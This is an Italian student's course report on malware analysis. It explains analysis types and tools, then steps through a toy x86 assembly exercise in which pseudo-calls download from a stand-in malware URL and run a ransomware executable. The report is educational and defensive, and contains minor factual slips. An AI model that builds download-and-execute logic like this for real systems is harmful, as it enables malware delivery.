Riccardo Agostino Monti

S11-L5
Week-End Project

16 febbraio 2024

Cos'è un Malware

Un malware è un termine usato per descrivere qualsiasi software o codice progettato per danneggiare i sistemi informatici. Questi software dannosi possono essere molto pericolosi, poiché possono infiltrarsi, danneggiare o disabilitare computer, reti e dispositivi mobili, prendendo spesso il controllo parziale del dispositivo.

I malware possono compiere una serie di azioni dannose, come rubare, crittografare o cancellare dati, alterare o compromettere le funzioni principali di un computer e monitorare le attività degli utenti senza il loro consenso. Alcuni segni che potrebbero indicare la presenza di un malware nel sistema includono il rallentamento del sistema operativo, l'apparizione di annunci pubblicitari inaspettati o il blocco del sistema.

Esistono diversi tipi di malware, tra cui **virus**, **ransomware**, **spyware**, **Trojan, worm, adware, rootkits e molti altri.**, ognuno con le proprie caratteristiche e obiettivi specifici.

Chi è un Malware Analysts

Un Malware Analyst è un esperto di sicurezza informatica che si dedica alla scoperta e alla neutralizzazione di software dannosi come virus, worm, bot, rootkit, spyware, backdoor e Trojan, che si celano spesso in file eseguibili.

Il suo ruolo può essere paragonato a quello di un investigatore. Le sue principali responsabilità includono:

Scoprire i malware che rappresentano una minaccia per i sistemi aziendali:

I Malware Analyst devono essere sempre all'avanguardia per identificare i malware che minacciano i sistemi aziendali. I malware si evolvono continuamente per superare anche i sistemi di protezione più sofisticati.

Analizzare i virus e identificare i rischi attraverso tecniche di reverse engineering:

Utilizzano tecniche di reverse engineering per analizzare i virus e identificare i rischi. Il reverse engineering è il processo di analisi delle funzioni, delle componenti e dell'aspetto progettuale di un software.

Identificare e risolvere le vulnerabilità sfruttate dal virus:

Una volta identificato il malware, il Malware Analyst deve identificare e risolvere le falle aperte dal virus.

Classificare i virus per prevenire attacchi futuri:

Ogni malware appartiene a una determinata "famiglia di virus". Identificare il gruppo di appartenenza è molto importante per prevenire ulteriori attacchi.

Un Malware Analyst si avvale di una varietà di strumenti specializzati per eseguire il suo lavoro:

Debuggers:

Strumenti come OllyDbg e WinDbg, Packer Identifier sono utilizzati per esaminare in dettaglio il funzionamento di un programma.

Disassemblers:

Strumenti come IDA Pro sono utilizzati per convertire il codice macchina in un formato che può essere letto e compreso dagli esseri umani.

System Monitors:

Strumenti come Process Monitor, RegShot, Process Explorer sono utilizzati per monitorare le attività del sistema, come l'accesso ai file e le modifiche al registro.

Questi strumenti, insieme a una profonda conoscenza delle tecniche di reverse engineering, permettono al Malware Analyst di analizzare e neutralizzare efficacemente i malware.

Cos'è Assembly x86 e perché si utilizza per analizzare i malware

L'assembly x86 è una famiglia di linguaggi che permettono di scrivere codice macchina per i processori x86. Questi linguaggi sono nati con i primi processori Intel 8086 e 8088, usciti nel 1972. L'assembly x86 usa delle parole brevi, chiamate mnemoniche, per indicare le istruzioni elementari che il processore può eseguire. Ogni mnemonica, che può avere uno o più operandi, equivale a uno o più byte, chiamati opcode.

L'assembly x86 ha due varianti principali: la sintassi Intel e la sintassi AT&T. La sintassi Intel è più usata nel mondo DOS e Windows, mentre la sintassi AT&T è più usata nel mondo Unix. Le due varianti si differenziano per l'ordine dei parametri, la misura degli operandi e il modo di esprimere gli indirizzi di memoria.

L'assembly x86 aiuta a capire il funzionamento interno dei programmi nocivi, a scoprire le tecniche di occultamento e a creare strumenti di rilevamento e rimozione.
Inoltre, l'assembly x86 è utile per analizzare i malware, software pericolosi che compromettono i sistemi informatici. Visto che tradurre un file .exe nel codice/script per lo origina è impossibile, per analizzare i malware, si usano strumenti come debuggers, disassemblers e system monitors, che permettono di visualizzare il codice macchina, di convertirlo in un formato leggibile (Assembly) e di verificare le attività del sistema.

Tipologie di Analisi

Esistono tre tipi principali di analisi del malware, ognuna di loro ha differenze sostanziali ed efficacia differente e si suddividono in analisi statica, analisi dinamica e reverse engineering.

Analisi Statica

L'analisi statica è un metodo di analisi del malware che non richiede di eseguire il codice malevolo, ma di studiarne la struttura, il contenuto e le proprietà. L'analisi statica può rivelare informazioni come:

- La firma del file, che è un identificativo univoco del file binario, calcolato tramite un hash crittografico.
- Le stringhe, che sono sequenze di caratteri presenti nel file, che possono indicare nomi di file, percorsi, URL, password, ecc.
- Le funzioni, le librerie e le API, che sono le componenti del codice che il malware usa per interagire con il sistema operativo e le altre applicazioni.
- La data e l'ora di compilazione, che possono suggerire l'origine e la versione del malware.
- La struttura del file PE, che è il formato dei file eseguibili per i sistemi Windows, che contiene informazioni come le sezioni, i permessi, le importazioni, le esportazioni, le risorse, ecc.

L'analisi statica può essere utile per identificare rapidamente il tipo e la famiglia del malware, per confrontarlo con altri campioni noti, per scoprire eventuali tecniche di offuscamento o crittografia, e per estrarre gli indicatori di compromissione (IOC), che sono elementi che possono essere usati per rilevare la presenza del malware su un sistema o una rete. Tuttavia, l'analisi statica ha anche dei limiti, come la difficoltà di analizzare codici offuscati o auto-modificanti, la possibilità di falsi positivi o negativi, e la mancanza di informazioni sul comportamento dinamico del malware. Per questo motivo, l'analisi statica viene spesso

integrata con l'analisi dinamica, che consiste nell'eseguire il malware in un ambiente controllato e monitorarne le azioni.

Analisi Dinamica

L'analisi dinamica è un tipo di analisi del malware che consiste nell'eseguire il codice sospetto in un ambiente sicuro e isolato, chiamato sandbox, per osservare il suo comportamento e le sue interazioni con il sistema e la rete. L'analisi dinamica può rivelare informazioni come:

- Le modifiche che il malware apporta al file system, al registro di sistema, ai processi, ai servizi, ecc.
- Le comunicazioni di rete che il malware stabilisce con server remoti, domini, indirizzi IP, porte, protocolli, ecc.
- Le tecniche di offuscamento, crittografia, auto-modifica, anti-debugging, anti-vm, ecc. che il malware usa per nascondersi o resistere all'analisi.
- Gli indicatori di compromissione (IOC), che sono elementi che possono essere usati per rilevare la presenza del malware su un sistema o una rete.

L'analisi dinamica ha il vantaggio di mostrare il comportamento reale del malware, senza dover interpretare il codice binario. Inoltre, l'analisi dinamica può analizzare codici che cambiano a ogni esecuzione o che si attivano solo in determinate condizioni. Tuttavia, l'analisi dinamica ha anche degli svantaggi, come il rischio di contaminare il sistema o la rete se la sandbox non è ben configurata, la possibilità di essere rilevata o elusa dal malware, e la necessità di tempo e risorse per eseguire il codice.

Per fare l'analisi dinamica, si usano strumenti come sandbox, emulator, debuggers, system monitors, network analyzers, ecc. Alcuni di questi strumenti sono disponibili online, come Hybrid Analysis o Cuckoo Sandbox. Altri sono installabili sul proprio sistema, come OllyDbg o Wireshark.

Reverse Engineering

Il reverse engineering è un tipo di analisi del malware che consiste nel ricostruire il codice sorgente o la logica di un codice binario, per capire come funziona e cosa fa. Il reverse engineering è utile per scoprire le tecniche di offuscamento, crittografia, auto-modifica, anti-debugging, anti-vm, ecc. che il malware usa per nascondersi o resistere all'analisi. Inoltre, il reverse engineering può aiutare a creare strumenti di rilevamento e rimozione del malware, o a sviluppare nuovi malware basati su quelli esistenti.

Per fare il reverse engineering, si usano strumenti come disassemblers, decompilers, debuggers, emulatori, ecc. Questi strumenti permettono di tradurre il codice binario in un formato più leggibile, come l'assembly. Il reverse engineering ha il vantaggio di mostrare il codice originale o ricostruito del malware, senza doverlo eseguire. Inoltre, il reverse engineering può analizzare codici che non si attivano in una sandbox o che sono difficili da osservare dinamicamente. Tuttavia, il reverse engineering ha anche degli svantaggi, come la complessità di analizzare codici offuscati o crittografati, la possibilità di violare i diritti d'autore o la legge, e la necessità di conoscenze avanzate di assembly e architettura dei computer.

Esercizio

Obbiettivi

Con riferimento al codice presente nelle pagine successive, rispondere ai seguenti quesiti:

1. **Spiegate, motivando, quale salto condizionale effettua il Malware.**
2. **Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**
3. **Quali sono le diverse funzionalità implementate all'interno del Malware?**
4. **Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Codice

A seguire il codice da analizzare diviso in tabelle.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 1

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 2

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Tabella 3

1.0 Quale salto condizionale effettua il malware?

Prima di rispondere alla domanda mettiamo in chiaro il concetto di salto condizionale.

1.1 Cos'è un salto condizionale in assembly?

Un salto condizionale in Assembly è una struttura di controllo che permette di deviare l'esecuzione del codice in base al risultato di una certa condizione. Questa condizione è solitamente il risultato di un'istruzione di confronto, come CMP.

Ecco un esempio di come funziona:

- CMP operando1, operando2 : Questa istruzioni esegue la sottrazione << operando1 - operando2 >> e cambia le FLAG contenute nel registro EFLAGS in base al risultato.
- JX <loc> : Dove "X" può assumere diversi valori in base alla condizione che vogliamo usare e "loc" è l'indirizzo di memoria dove effettuare il salto se la condizione si verifica.

Possono essere utilizzati più di 30 tipi di salti condizionali, anche se il sottoinsieme di quelli più comuni è limitato ad una decina. Inoltre, in Assembly, il flusso di controllo è gestito in modo esplicito. A differenza di linguaggi di alto livello come C o Python, non ci sono costrutti come if o while. Tutto è gestito attraverso istruzioni di salto condizionato o incondizionato.


Tornando a noi nel codice sono presenti due salti condizionali, uno presente all'indirizzo 0040105B, <<jnz 0040BBA0>>, e un altro presente all'indirizzo 00401068, <<jz 0040FFA0>>.

Il primo è effettua il salto se lo zero flags è settato a 0, quindi se i bit messi a confronto nel CMP precedente sono diversi, se sono diversi salta all'indirizzo 0040BBA0, la prima istruzione della seconda tabella. Più nello specifico, nel nostro caso CMP sottrae il contenuto del registro EAX a 5 e se il risultato è 0 setta lo zero flags a 1. Dal codice possiamo notare come all'indirizzo 00401040 il valore del registro EAX viene settato a 5 utilizzando l'istruzione << mov EAX, 5>>. Quindi il CMP effettuerà 5-5 = 0 e quindi setterà lo zero flag a 1, in questo modo il primo salto non viene effettuato.

Il secondo salto invece è effettuato se lo zero flags è settato a 1, quindi se i bit messi a confronto nel CMP precedente sono identici, se lo sono salta all'indirizzo 0040FFA0, la prima istruzione della terza tabella. Nel nostro caso la sottrazione effettuata sarà EBX - 11. Dal codice notiamo come all'indirizzo 00401044 il registro EBX viene settato a 10 e poi incrementato di 1 all'indirizzo 0040105F. Quindi la sottrazione effettuata dal CMP sarà 11-11 = 0 e setterà lo zero flag a 1, in questo modo capiamo che ***il secondo salto viene effettuato.***

2.0 Diagramma di Flusso del Codice.

Ci viene chiesto poi di disegnare un diagramma di flusso del codice, tracciando in verde i salti che vengono effettuati e in rosso quelli non effettuati. Il risultato del diagramma di flusso è qualcosa del genere:



Come vediamo, è stata divisa in due la tabella n.1 così da mostrare il salto non effettuato di colore rosso verso l'indirizzo 0040BBA0. Il secondo salto, verso l'indirizzo 0040FFA0 è invece effettuato con successo e quindi colorato di verde.

3.0 Funzionalità del Malware

Il malware utilizza 2 API Win32 che rendono palese il suo scopo. Ma prima di spiegare cosa fanno queste funzioni mi soffermerei su cosa sono.

3.1 Cos'è un API Win32?

Le funzioni Win32 API sono un insieme di funzioni fornite da Microsoft che permettono alle applicazioni di interagire con il sistema operativo Windows. Queste funzioni sono contenute in librerie dinamiche (DLL), come `kernel32.dll`, `user32.dll` e `gdi32.dll`, e offrono una vasta gamma di funzionalità, tra cui l'accesso diretto alle funzionalità di sistema e all'hardware.

Per esempio, si può utilizzare una funzione Win32 API per creare una finestra, leggere un file o inviare un messaggio di rete. Queste funzioni possono essere chiamate da qualsiasi linguaggio di programmazione che supporta l'interfaccia con il codice C.

Tuttavia, è importante ricordare che le API Win32 sono di basso livello. Molti sviluppatori preferiscono utilizzare linguaggi di programmazione di alto livello, come C# o Java, che offrono astrazioni di più alto livello rispetto alle API di basso livello come Win32.

3.2 Cos'è un DLL?

Un file DLL, o Libreria di collegamento dinamico, è un tipo di file che contiene codice e dati che possono essere utilizzati da più programmi nello stesso momento. Questi file vengono caricati nel programma che li utilizza mentre il programma è in esecuzione.

Le DLL permettono di condividere il codice tra diversi programmi, evitando così la duplicazione del codice e risparmiando memoria. Ad esempio, se due programmi utilizzano la stessa funzione per stampare un documento, quella funzione può essere inclusa in una DLL e entrambi i programmi possono accedere a quella funzione attraverso la DLL.

Un altro vantaggio delle DLL è che permettono di aggiornare facilmente le funzioni o i dati. Se una funzione in una DLL viene migliorata o corretta, tutti i programmi che utilizzano quella DLL beneficeranno dell'aggiornamento.

Tuttavia, l'uso delle DLL può presentare delle sfide in termini di compatibilità e versioneamento, poiché un programma può dipendere da una versione specifica di una DLL.

Tornando a noi le API che vengono utilizzate all'interno del codice sono 2, WinExec() e DowloadToFile(), vediamole nel dettaglio:

3.3 API WinExec()

WinExec() è una funzione delle API Win32, fornita dalla libreria kernel32.dll, che esegue un'applicazione specifica. Tuttavia, questa funzione è fornita solo per la compatibilità con Windows a 16 bit, questo ci fornisce ulteriori informazioni in merito all'obiettivo del malware. Le applicazioni moderne dovrebbero usare la funzione CreateProcess. Se la funzione ha successo, il valore restituito è maggiore di 31. Se la funzione fallisce, invece, il valore restituito è uno dei seguenti valori di errore:

- 0: Il sistema è senza memoria o risorse.
- ERROR_BAD_FORMAT: Il file .exe non è valido.
- ERROR_FILE_NOT_FOUND: Il file specificato non è stato trovato.
- ERROR_PATCH_NOT_FOUND: Il percorso specificato non è stato trovato.

La funzione viene utilizzata per eseguire un malware presente al path: C:\Program and Settings\LocalUser\Desktop\Ransomware.exe

3.4 DowloadToFile()

DowloadToFile è una funzione che permette di scaricare dati da un URL. L'URL viene passato in input e la funzione restituisce S_OK se ha successo o uno dei seguenti codici di errore se fallisce:

- E_OUTOFMEMORY: La lunghezza del buffer non è valida o non c'è abbastanza memoria per completare l'operazione.
- INET_E_DOWLOAD_FAILURE: La risorsa specificata non era valida.

Questa funzione è utilizzata per scaricare una risorsa dall'URL : www.malwaredowload.com

Dalle funzioni utilizzate si evince quindi che il malware scarica un malware e poi lo esegue, possiamo quindi classificarlo come DOWNLOADER, un malware che scarica uno o più malware diversi da Internet e poi li esegue.

4.0 Argomenti di una funzione.

Gli argomenti di una funzione sono i valori che vengono forniti alla funzione quando la chiami. Questi valori, che possono essere di vari tipi come numeri, stringhe, o anche altre funzioni, vengono utilizzati dalla funzione per eseguire il suo compito. Ad esempio, se si ha una funzione che calcola l'area di un rettangolo, dovresti fornire la lunghezza e la larghezza del rettangolo come argomenti quando chiami la funzione. In pratica, gli argomenti di una funzione sono le informazioni di cui la funzione ha bisogno per svolgere il suo lavoro.

Nel nostro malware i parametri vengono passati spostando le stringhe presenti nel registro EDI al registro EDX, eseguendo poi un push per spostare la stringa in alto dello stack. Alla funzione WinExec viene passata la stringa <<C:\Program and Settings\LocalUser\Desktop \Ransomware.exe>> come parametro mentre alla funzione DowloadToUrl viene passata la stringa <<www.malwaredowload.com>>.